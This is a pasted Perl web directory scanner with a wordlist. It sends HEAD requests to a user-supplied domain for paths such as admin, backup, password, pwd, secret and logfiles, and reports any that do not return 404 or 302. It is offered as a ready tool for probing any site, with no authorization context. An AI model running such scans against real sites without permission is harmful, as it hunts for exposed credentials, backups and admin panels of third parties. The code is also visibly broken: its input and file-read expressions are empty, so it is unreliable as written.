
SOURCE CODE : http://pastebin.com/ACYeXFis

## Perl Scan Directory ##
use LWP::UserAgent;
print "Scan Directory\n[+] Target \"www.xxx.xxx\" : ";
chomp($domain=);
unless ($domain=~/http:\/\//) {
$domain='http://'.$domain;
}
print "Scan Directory : ",$domain,"\n";
$agent=LWP::UserAgent->new;
$agent->max_redirect(0);
open(FILE,"dir.txt");
@dir=;
close(FILE);
foreach (@dir) {
chomp;
$url=$domain.'/'.$_;
$response=$agent->head($url);
print "[] Scan : $url";
unless ($response->status_line=~/^404|^302/) {
print " ..... ",$response->status_line;
}
print "\n";
}


## dir.txt ##
0
1
12123
123
9
admin
administrator
administrators
back
backup
backups
backupz
etc
file
files
front
image
images
index
ip
list
lists
log
logfile
logfiles
login
more
new folder
new folders
old
pwd
pwds
password
password
root
roots
test
tesetz
text
texts
txt
secret
source
sources
web
webmaster
webmasters
z
zecret